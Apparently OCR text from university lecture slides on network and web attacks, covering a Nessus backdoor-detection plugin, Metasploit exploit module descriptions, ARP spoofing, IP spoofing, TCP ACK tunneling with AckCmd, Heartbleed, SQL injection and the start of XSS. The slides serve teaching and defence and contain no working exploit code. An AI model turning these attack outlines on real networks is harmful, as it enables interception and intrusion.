
Max number of packets per second for port scan: 500

Non simult ports: 139,445

☑ Auto enable dependencies

☑ Silent dependencies

Copyright © 2003-2007 Tenable Network Security. All rights reserved.



There was no vulnerability tested yet. Please run the selected plugin to determine the existence of the flaw.


Plugin ID: 294
Plugin name: GirlFriend backdoor 1.0 beta detection
Plugin protocol: tcp
Plugin port: 21554
Bug severity: High
Bug vulnerability class: Configuration

Bug description: GirlFriend is installed. This backdoor allows anyone to partially take the control of the remote system. An attacker may use it to steal your password or prevent your from working properly.

Bug response:

Bug solution: To remove GirlFriend from your machine, open regedit to HKLM\Software\Microsoft\Windows\CurrentVersion\Run and look for a value named 'Windll.exe' with the data 'c:\windows\windll.exe'. Reboot to DOS and delete the C:\windows\windll.exe file, then boot to Windows and

eading plugin 294 (GirlFriend backdoor 1.0 beta detection.plugin)... 100 %



Showing all modules

3CTftpSvc TFTP Long Mode Buffer Overflow

This module exploits a stack overflow in 3CTftpSvc 2.0.1. By sending a specially crafted packet with an overly long mode field, a remote attacker could overflow a buffer and execute arbitrary code on the system.

3Com 3CDaemon 2.0 FTP Username Overflow

This module exploits a vulnerability in the 3Com 3CDaemon FTP service. This package is being distributed from the 3Com web site and is recommended in numerous support documents. This module uses the USER command to trigger the overflow.

AIM Triton 1.0.4 CSeq Buffer Overflow

3. Attacks on Data / Protocols


- **Attacks on data / protocols**
  - Communication interception
  - Information manipulation
  - Attack on protocols and core mechanisms
- ***Focus on***
  - *Focus on protocol weaknesses*
  - *(Lack of) Communication security*
  - *Focus on manipulating algorithms and protocols (e.g. by "contributions" to open source projects)*

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

Address Resolution Protocol: ARP

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- **ARP weakness:** *ARP is stateless protocol*
  - Focus: It is possible to send ARP-Replies without any Requests
- **ARP-Spoofing** (ARP Request Poisoning, ARP Poison Routing / APR)
  - *Sniffing*: collecting network information
  - *Poisoning*: targeted sending of wrong ARP packets (ARP-Reply with MAC address for a foreign IP address) to caches
  - Information is recorded in the cache
  - Data packets will now be sent to attacker (address in the cache) which manipulates / spies on the data packets before they are sent to their real destination.
  - *Attack:* this faked association enables Man-in-the-Middle attacks
- Various tools to simplify attacks (e.g. for e-mail, VOIP, HTTP)
  - Demo: Video




IP address	MAC address	OUI fingerprint	Host name	B31	B16	B8	Gr	M0	M1	M3
[redacted]	[redacted]	Hewlett Packard								
[redacted]	[redacted]	Hewlett Packard								
[redacted]	[redacted]	Hewlett Packard								
[redacted]	[redacted]	HSRP Virtual Address								

http://www.oxid.it

Internet Protocol (IP)

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- **Weak spot of IP**
  - Focus: IP-packets are not protected
- **Attack possibilities**
  - Reading IP-packets is simple
  - Checksums for integrity checking are not safe
  - No protection of IP-PCI (IP-Header)→ manipulation of the protocol header is simple
  - Liability is unsafe because authenticity of addresses is not provable
- **Attack scenario**
  - Target system is protected by IP-sender addresses (only systems with registered IP addresses are allowed to use the target system)
  - Sniffing: Spying on systems that exchange data with the target system (can also be encrypted)
  - Connecting to the target system using a spied out IP address



gaedke.com Properties

Web Site | Performance | ISAPI Filters | Home Directory | Directory Security | HTTP Headers | Custom Errors | BITS Server Extensio

Authentication and access control

Enable anonymous access and edit the authentication methods for this resource. Edit...

IP address and domain name restrictions

Grant or deny access to this resource using IP addresses or Internet domain names. Edit...

Secure communications

Require secure communications and enable client certificates when this resource is accessed. Server Certificat... View Certificate... Edit...

OK Cancel Apply

IP Address and Domain Name Restrictions

IP address access restrictions


By default, all computers will be: ○ Granted access ● Denied access

Except the following:

Access	IP address (Subnet mask)
Granted	101.102.103.104

TCP Protocol State Machine and Firewalls

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.




Notation:
**Receive/
Send**


Transmission Control Protocol (TCP)

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- **Weak spot**
  - TCP: Large number of of ACK messages leads to high load on the firewall control
  - Some firewalls check incoming home network internet traffic insufficiently
  - Verification only for SYN messages, ACK messages are let through
- **Attack possibilities**
  - Incorrect ACKs are used to implement exploits (rather unproblematic)
  - **ACK-Tunneling:** ACK is used for data transport → Trojan / Dropper acts as an ACK server and reads data from the ACK (problematic!)
- **Attack scenario**
  - Intrusion into the target system and installation of an ACK server, which acts as a remote shell, or dropper, etc…
  - Target system can now be controlled remotely (until replacement by a better firewall)




```
AckCmd 1.1 - The Ack Command Prompt for Windows 2000
           - (c) 2000, Arne Vidstrom, arne.vidstrom@ntsecurity.nu
           - For instructions see http://ntsecurity.nu/toolbox/ackcmd/

Type "quit" and press Enter to quit

Error: Run with target IP supplied, e.g. "ackcmd 192.168.1.1"
```



Heartbleed

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzweck) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.


Heartbleed Bug
heartbleed.com
X VSR myVSR T LEO LI G+ fb MS iCloud MT Z A TripIt HRS DB Flug FTL
L Labs – Projects
ttps://www.ssllabs.com/ssltest/index.html
R myVSR T LEO LI G+ fb MS
QUALYS® SSL LABS
Submit

The Heartbleed Bug

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs).

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.

You are here: Home > Projects > SSL Server Test

SSL Server Test

This free online service performs a deep analy **that the information you submit here is use test results, and we never will.**

Domain name:


□ Do not show the results on the boards

Recently Seen		Recent Best		Recent Worst	
paymet.com		usikkert.no	A+	e-payment.au.edu	F
mijnpolis.nl	Err	david.olrik.dk	A+	admin.heteml.jp	F
paymate.co.in	B	strato.nl	A-	ip-assistance.pt	F
apps.uc.pt	C	secure.zurich.com.au	B	kupschke.net	Trust
usikkert.no	A+	lookout.com	B	aifront.co.jp	F
secure.zurich.com.au	B	werk.nl	B	pjm.aifront.co.jp	Trust

Web-based attacks: SQL-Injection

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- **Weak spot:**
  - Development of web applications that use databases
- **Attack possibilities:**
  - Transfer of input data to the database (Form, URL)
  - Attack by manipulating the input data
  - Focus: spying, changing, deleting data and executing code
- **Attack scenario:**
  - Manipulation of input data to generate executable code
  - Example: DEMO



Task Su

Tasks für Gaedk

Usern	
EventNotification	
gaedke	
QueryNotificatio	
queue_messages	
queue_messages_	name
queue_messages_2041058307	name
ServiceBrokerQueue	name
sysallocunits	name
sysasymkeys	name
sysbinobjs	name

///SQL-Injection Beispiel///

Personaldaten Management System (PMS)

Benutzername: gaedke

Passwort: 123

Login


Username	Passwort	Personalnummer	Adresse
gaedke	123	PABC123	Chemnitz

Solution-Hint (Mark the following line):

XSS – Cross Site Scripting

Achtung: Die dargestellten Werkzeuge und Verfahren dienen lediglich zur Demonstration (Lehrzwecke) der Gefahrenpotenziale. Gesetzliche Bestimmungen sind zu beachten.

- **Weak spot:**
  - Possibility of executing script code in the browser
  - Weak user input checks
